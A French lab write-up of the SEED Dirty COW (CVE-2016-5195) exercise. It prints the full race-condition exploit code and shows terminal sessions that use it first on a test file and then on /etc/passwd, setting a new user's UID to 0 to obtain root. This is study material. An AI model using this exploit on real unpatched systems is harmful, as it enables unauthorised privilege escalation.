Dirty-COW Attack Lab

Introduction

Dirty COW (copy-on-write) est une vulnérabilité de sécurité du noyau Linux qui affecte tous les systèmes d'exploitation Linux, y compris Android. Son identification CVE est CVE-2016-5195.

Copy-on-write est une technique de gestion de la mémoire permettant à plusieurs processus de partager la même zone mémoire tant qu'aucun d'eux ne la modifie. Lorsqu'un processus tente de modifier une zone mémoire partagée, une copie distincte est créée pour ce processus. La vulnérabilité Dirty COW exploite une condition de concurrence (race condition). Cela se produit quand le fonctionnement d'un système dépend de l'ordre dans lequel les différents composants interagissent avec lui. Lorsqu'un conflit d'accès a lieu, un comportement inattendu peut se passer. Dans notre cas, un attaquant local peut exploiter cette vulnérabilité pour écrire dans un fichier accessible en lecture seule.

Code utilisé

Le fichier `cow_attack.c` téléchargeable sur seedsecuritylabs.org est composé de trois threads : main, write et madvise.

```c
int main(int argc, char *argv[])
{
 pthread_t pth1,pth2;
 struct stat st;
 int file_size;

 // Open the target file in the read-only mode.
 int f=open("/zzz", O_RDONLY);

 // Map the file to COW memory using MAP_PRIVATE.
 fstat(f, &st);
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Find the position of the target area
 char *position = strstr(map, "222222");

 // We have to do the attack using two threads.
 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
 pthread_create(&pth2, NULL, writeThread, position);

 // Wait for the threads to finish.
 pthread_join(pth1, NULL);
 pthread_join(pth2, NULL);
 return 0;
}

void *writeThread(void *arg)
{
 char *content= "******";
 off_t offset = (off_t) arg;

 int f=open("/proc/self/mem", O_RDWR);
 while(1) {
  // Move the file pointer to the corresponding position.
  lseek(f, offset, SEEK_SET);
  // Write to the memory.
  write(f, content, strlen(content));
 }
}
```

Thread principal

```c
int main(int argc, char *argv[])
{
 pthread_t pth1,pth2;
 struct stat st;
 int file_size;

 // Open the target file in the read-only mode.
 int f=open("/zzz", O_RDONLY);

 // Map the file to COW memory using MAP_PRIVATE.
 fstat(f, &st);
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Find the position of the target area
 char *position = strstr(map, "222222");

 // We have to do the attack using two threads.
 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
 pthread_create(&pth2, NULL, writeThread, position);

 // Wait for the threads to finish.
 pthread_join(pth1, NULL);
 pthread_join(pth2, NULL);
 return 0;
}
```

Le thread principal copie le fichier `/zzz` dans la mémoire du système. Il cherche ensuite la chaîne de caractères “222222” avec `strstr()` dans le fichier et crée deux threads avec `pthread_create()`.

writeThread

```
void *writeThread(void *arg)
{
 char *content= "******";
 off_t offset = (off_t) arg;

 int f=open("/proc/self/mem", O_RDWR);
 while(1) {
  // Move the file pointer to the corresponding position.
  lseek(f, offset, SEEK_SET);
  // Write to the memory.
  write(f, content, strlen(content));
 }
}
```

Le thread write cherche l'emplacement de la chaîne "222222" grâce à la fonction `lseek()` et la variable `position` créée dans le main. Il écrit ensuite "******" au bon emplacement avec la fonction `write()`, cette modification n'est valable que pour la copie en mémoire du fichier.


madviseThread

```
void *madviseThread(void *arg)
{
 int file_size=(int) arg;
 while(1){
  madvise(map, file_size, MADV_DONTNEED);
 }
}
```


Le dernier thread utilise la fonction `madvise()` pour que le programme pointe de nouveau sur le fichier et pas la copie en mémoire.

Réalisation de l’attaque

On commence par se connecter à une machine Ubuntu 12.04. Il n’est pas possible d’utiliser un OS plus récent car la vulnérabilité a été corrigée.



Dans notre cas, on a téléchargé la machine fournie par seedsecuritylabs.org :



Test

On teste d'abord le code fourni sans le modifier, on crée donc un fichier /zzz :

```
[01/29/2024 16:19] seed@ubuntu:~/Documents$ sudo touch /zzz
[sudo] password for seed:
```

On écrit dedans sans oublier d'y inclure la chaîne "222222" :

```
[01/29/2024 16:22] seed@ubuntu:~/Documents$ sudo gedit /zzz
[01/29/2024 16:24] seed@ubuntu:~/Documents$ cat /zzz
hello everynyan :3222222
```

On modifie les droits du fichiers pour que seul root puisse le modifier :

```
[01/29/2024 17:24] seed@ubuntu:~/Documents$ sudo chmod 644 /zzz
[01/29/2024 17:24] seed@ubuntu:~/Documents$ echo reblochon > /zzz
bash: /zzz: Permission denied
```

```
[01/29/2024 17:24] seed@ubuntu:~/Documents$ ls -l /zzz
-rw-r--r-- 1 root root 25 Jan 29 16:22 /zzz
```

On crée un fichier exécutable de `cow_attack.c` :

```
seed@ubuntu:~/Documents$ gcc cow_attack.c -o attack -lpthread
```

On lance l'exécutable, on presse CTRL-C après quelques secondes et on observe que le contenu du fichier a été modifié :


```
[01/30/2024 09:45] seed@ubuntu:~/Documents$ attack
^C
[01/30/2024 09:45] seed@ubuntu:~/Documents$ cat /zzz
hello everynyan :3******
[01/30/2024 09:45] seed@ubuntu:~/Documents$
```

Attaque


Cette fois-ci, on veut vraiment lancer l'attaque. Pour cela, on va modifier le fichier `/etc/passwd`. La 3e colonne de chaque utilisateur représente l'UID, l'UID de l'utilisateur seed est 1000 quant à celui de l'utilisateur root, c'est 0 :


```
[01/30/2024 09:51] seed@ubuntu:~/Documents$ whoami
seed
[01/30/2024 09:51] seed@ubuntu:~/Documents$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo)
[01/30/2024 09:51] seed@ubuntu:~/Documents$ cat /etc/passwd | grep seed
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
[01/30/2024 09:51] seed@ubuntu:~/Documents$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
```

On crée un nouvel utilisateur qu'on va rendre root en exploitant la vulnérabilité :



On observe que son UID est égal à 1001 :





On modifie le code du fichier `cow-attack.c`. On remplace `/zzz` par `/etc/passwd`, 222222 par 1001, et ****** par 0000 :

```
 // Open the target file in the read-only mode.
 int f=open("/etc/passwd", O_RDONLY);

 // Map the file to COW memory using MAP_PRIVATE.
 fstat(f, &st);
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Find the position of the target area
 char *position = strstr(map, "1001");

 // We have to do the attack using two threads.
 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
 pthread_create(&pth2, NULL, writeThread, position);

 // Wait for the threads to finish.
 pthread_join(pth1, NULL);
 pthread_join(pth2, NULL);
 return 0;
}

void *writeThread(void *arg)
{
 char *content= "0000";
 off_t offset = (off_t) arg;
```

On crée l'exécutable, on lance l'attaque et on attend quelques secondes avant de l'arrêter. L'utilisateur est maintenant root :

```
[01/30/2024 10:14] seed@ubuntu:~/Documents$ gcc cow_attack.c -o attack -lpthread
[01/30/2024 10:15] seed@ubuntu:~/Documents$ attack
^C
[01/30/2024 10:15] seed@ubuntu:~/Documents$ su reblochon
Password:
root@ubuntu:/home/seed/Documents# id
uid=0(root) gid=1002(reblochon) groups=0(root),1002(reblochon)
```

Les doigts dans le nez.

Remédiation

Il faut mettre à jour son matériel régulièrement (paquets, OS, applications). Dans notre cas, la vulnérabilité est présente dans un OS qui n'est plus mis à jour depuis 2017, il faudrait être inconscient pour encore utiliser Ubuntu 12.04.